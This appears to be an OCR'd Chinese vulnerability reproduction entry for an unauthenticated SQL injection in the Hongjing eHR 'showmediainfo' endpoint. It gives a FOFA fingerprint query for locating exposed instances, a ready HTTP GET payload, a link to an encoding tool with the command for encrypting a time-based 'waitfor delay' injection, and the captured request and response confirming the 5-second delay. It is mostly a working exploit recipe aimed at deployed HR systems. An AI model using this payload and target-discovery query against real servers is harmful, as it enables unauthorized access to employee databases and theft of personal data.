
H1-16宏景-人力资源管理-SQL

漏洞描述：

宏景eHR showmediainfo接口处存在SQL注入漏洞，未经过身份认证的远程攻击者可利用此漏洞执行任意SQL指令，从而窃取数据库敏感信息。

网站图片：



网络测绘：

fofa语法：

OFA：app="HJSOFT-HCM"

漏洞复现：

payload：

```
GET /workbench/duty/showmediainfo?kind=0&usernumber=[加密后的恶意SQL]&planid=1&objectid=1 HTTP/1.1
Host: ypur-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:
PS：这里需要对hrms中的sql语句进行加密
工具地址：https://github.com/vaycore/HrmsTool/releases/tag/0.1

```
java -jar HrmsTool.jar -e "1';waitfor delay '0:0:5'--"
```

```
[root@VM-16-8-centos ~]# java -jar HrmsTool.jar -e "1';waitfor delay '0:0:5'--"
safe-encode: ~31~27~3bwaitfor~20delay~20~27~30~3a~30~3a~35~27~2d~2d
encrypt: 1MV8sCtnMcsZFzLhJXUMPAATTP2HJFPAATTPVIRoUrFdir1XVNthrak35kPAATTP3HJDPAATTP
[root@VM-16-8-centos ~]#
```


延时5秒

Request

数据包扫描 | 美化 | 热加载 | 构造请求

```
1  GET /workbench/duty/showmediainfo?kind=0&
   usernumber=1MV8sCtnMcsZFzLhJXUMPAATTP2HJFPAATTPVIRoUrFdir1XVNthrak35kPAATTP3HJDPAATTP&planid=1&
   objectid=1 HTTP/1.1
2  Host:
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
   120.0.0.0 Safari/537.36
4  Accept: */*
5  Accept-Encoding: gzip, deflate
6  Accept-Language: zh-CN,zh;q=0.9
```

Responses 0bytes / 5074ms

```
1  HTTP/1.1 200
2  x-frame-options: SAMEORIGIN
3  Set-Cookie: JSESSIONID=7E657C9EC6A766C46DEE
4  Date: Thu, 04 Apr 2024 08:55:32 GMT
5  Connection: close
6  Server:
7
8
```